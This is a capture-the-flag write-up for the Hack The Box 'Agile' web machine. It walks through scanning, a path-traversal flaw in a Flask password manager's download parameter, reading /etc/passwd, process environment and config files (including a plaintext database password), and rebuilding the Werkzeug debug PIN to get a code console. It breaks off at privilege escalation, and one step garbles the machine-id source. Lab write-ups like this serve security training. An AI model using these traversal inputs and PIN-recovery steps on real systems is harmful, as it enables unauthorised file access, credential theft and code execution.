Agile		
Organization: Hack The Box	Type: online CTF	
Categories: ☐ Network Security ☐ Cryptography ☐ Mobile Applications ☐ Reverse Engineering ☑ Web Applications ☐ Forensics		Difficulty: Medium
Name: Kasper Verhulst	Release date:04-03-2023 Completing date:	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
nmap -A -sS -p1-1024 $BOX_IP -oN nmap.out
```

We find the following services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	nginx 1.18.0

We don't find any critical vulnerabilities present in these services.

When we try to connect to the webserver, we are always redirected

```
curl http://$BOX_IP:80 -v
*   Trying $BOX_IP:80...
* Connected to $BOX_IP ($BOX_IP) port 80 (#0)
> GET / HTTP/1.1
> Host: $BOX_IP
> User-Agent: curl/7.86.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 02 Feb 2023 21:03:25 GMT
< Content-Type: text/html
< Content-Length: 178
< Connection: keep-alive
< Location: http://superpass.htb
```

We can assume the web server has two vhosts. The firt virtual host will redirect all requests with header `Host: $BOX_IP` to superpass.htb. Let us map superpass.htb to the $BOX_IP in the /etc/hosts files to use the DNS name. Now, if we try to reach the page in the browser:

On the home page index.html, we don't find anything interesting in the HTML source code. Let us try to enumerate if we find any interesting paths:

Figure 1: Superpass home page

```
gobuster dir -x php,py,html -w /usr/share/wordlists/dirb/common.txt
-u http://superpass.htb
```

path	Status code
/static	301
/download	302
/vault	302

Gaining Access

To get our foot in the door, we need to explore the app first. The app seems to be some kind of password manager. There is a home page that explains the perks of this password manager. To access the vault, you need to authenticate. However, we can also simply register an account to access the vault app. In the vault we can add passwords to the vault. Finally we have the possibility to export the password from our vault to a CSV file.



Figure 2: Superpass dashboard

File export utilities are very interesting because they potentially can be abused to read files on the file system. We can see the export functionality `/vault/export` redirects to `/download?fn=kasper_export_81ad4659c7.csv`. When we try another value for the `fn` (file name?), we can see a stack trace showing that the application couldn't find the file! This stack trace gives us a lot of information:

- the application is built using Flask Python 3 framework
- the application source code is under `/app/app/superpass/`
- the application downloads files from the `/tmp directory`

Let us try to escape from the `tmp` directory to read sensitive files.
First, http://superpass.htb/download?fn=../etc/passwd will download the `/etc/passwd` file:

Listing 1: /etc/passwd (trimmed)

```
root:x:0:0:root:/root:/bin/bas
```



Figure 3: Superpass download Error

```
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:109:112:MySQL Server,,,:/nonexistent:/bin/false
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
_laurel:x:999:999::/var/log/laurel:/bin/false
```

Particularly *edwards*, *corum* and *dev_admin* look interesting since they have a shell. We can try to open the flag using this **Local File Inclustion** (LFI) vulnerability (http://superpass.htb/download?fn=../root/root.txt), but the user that runs the flask app is not authorized.

Since we know the application is hosted using an nginx server, we can take a look if we find something interesting in the nginx config files. Usually they can be found under `/etc/nginx` or `/usr/local/nginx/conf`. Here we can download the nginx configuration using ?fn=../etc/nginx/nginx.conf. Unfortunately, we don't really find anything suspicious.

Another option is to look into the root file of the application `/app/app/superpass/app.py`. In the source code, we can see the application loads in connection string to a database from the environment variable

SQL_URI. We can read this variable using ?fn=../proc/self/environ: CONFIG_PATH=/app/config_prod.json. In that file, we find the following connection string:

$$"SQL\_URI" : "mysql + pymysql : //superpassuser : dSA6l7q * yIVs\$39Ml6ywvgK@localhost/superpass" \tag{1}$$

Let us try to SSH using the password dSA6l7q*yIVs$39Ml6ywvgK, with any user *edwards*, *corum* or *dev_admin*. Unfortunately, the database password is not the same as any of the user's ssh password.

Furthermore, we can see the Flask application is running in Debug mode. We can see there the application is wrapped in a Werkzeug middleware to facilitate debugging.

```
def enable_debug():
from werkzeug.debug import DebuggedApplication
app.wsgi_app = DebuggedApplication(app.wsgi_app, True)
app.debug = True
```

According to their documentation:

> Werkzeug provides a WSGI middleware that renders nice tracebacks, optionally with an interactive debug console to execute code in any frame. The debugger allows the execution of arbitrary code which makes it a major security risk.

This looks promising. We can access the debug console:

> You can get a console for every frame in the traceback by hovering over a frame and clicking the console icon that appears at the right. Once clicked a console opens

Unfortuantely, the console is protected by a pin:

> Starting with Werkzeug 0.11 the debug console is protected by a PIN. This is a security helper to make it less likely for the debugger to be exploited if you forget to disable it when deploying to production. The PIN based authentication is enabled by default.

We need to look in the source code of the Werkzeug package to see how this pin is generated. We can find online that the code generation is written in `/app/venv/lib/python3.10/site-packages/werkzeug/debug/__init__.py`. The following function will create the console pin:

```
    def get_pin_and_cookie_name(
    app: "WSGIApplication",
) -> t.Union[t.Tuple[str, str], t.Tuple[None, None]]:
    """Given an application object this returns a semi-stable 9 digit pin
    code and a random key.  The hope is that this is stable between
    restarts to not make debugging particularly frustrating.  If the pin
    was forcefully disabled this returns 'None'.

    Second item in the resulting tuple is the cookie name for remembering.
    """
    pin = os.environ.get("WERKZEUG_DEBUG_PIN")
    rv = None
    num = None

    # Pin was explicitly disabled
    if pin == "off":
        return None, None
```

```
# Pin was provided explicitly
if pin is not None and pin.replace("-", "").isdecimal():
    # If there are separators in the pin, return it directly
    if "-" in pin:
        rv = pin
    else:
        num = pin

modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)
username: t.Optional[str]

try:
    # getuser imports the pwd module, which does not exist in Google
    # App Engine. It may also raise a KeyError if the UID does not
    # have a username, such as in Docker.
    username = getpass.getuser()
except (ImportError, KeyError):
    username = None

mod = sys.modules.get(modname)

# This information only exists to make the cookie unique on the
# computer, not as a security feature.
probably_public_bits = [
    username,
    modname,
    getattr(app, "__name__", type(app).__name__),
    getattr(mod, "__file__", None),
]

# This information is here to make it harder for an attacker to
# guess the cookie name.  They are unlikely to be contained anywhere
# within the unauthenticated debug page.
private_bits = [str(uuid.getnode()), get_machine_id()]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
if num is None:
    h.update(b"pinsalt")
    num = f"{int(h.hexdigest(), 16):09d}"[:9]
```

```
    # Format the pincode in groups of digits for easier remembering if
    # we don't have a result yet.
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
                break
        else:
            rv = num

    return rv, cookie_name
```

In order to generate the pin, the method uses the following parameters:

- getpass.getuser(): this function checks the environment variables LOGNAME, USER, LNAME and USERNAME, in order, and returns the value of the first one which is set to a non-empty string. In /proc/self/environ, we found this is www-data.
- getattr(app, "__module__", t.cast(object, app).__class__.__module__): returns the name of the module in which the 'app' object was defined. Since the app object was defined in the file app.py, then 'getattr(app, "__module__")' will return the string "flask.app".
- getattr(app, "__name__", type(app).__name__): returns the name of the object as a string. For example, if 'app' is a Flask application object, 'getattr(app, "__name__")' will return the string "wsgi_app".
- getattr(mod, "__file__", None): returns the absolute path of the module or script file from which the 'app' object was imported or executed. In this case, that's `/app/venv/lib/python3.10/site-packages/flask/app.py`
- uuid.getnode(): MAC address as a 48-bit positive integer. The network interface that is used can be found in /proc/net/arp. We can find eth0's MAC in /sys/class/net/eth0/address.
- get_machine_id(): This is an arbitrary function that appends the content of `/etc/machine-id` and part of the content in `/etc/machine-id`

After, we have regenerated the pin, we now have a Python console machine as www-data!

Privilege Escalation

Now that we have the python shell, we can try sudo -l and inspect environment variables. I have also attempted to read other user's directories or switch to another user without success.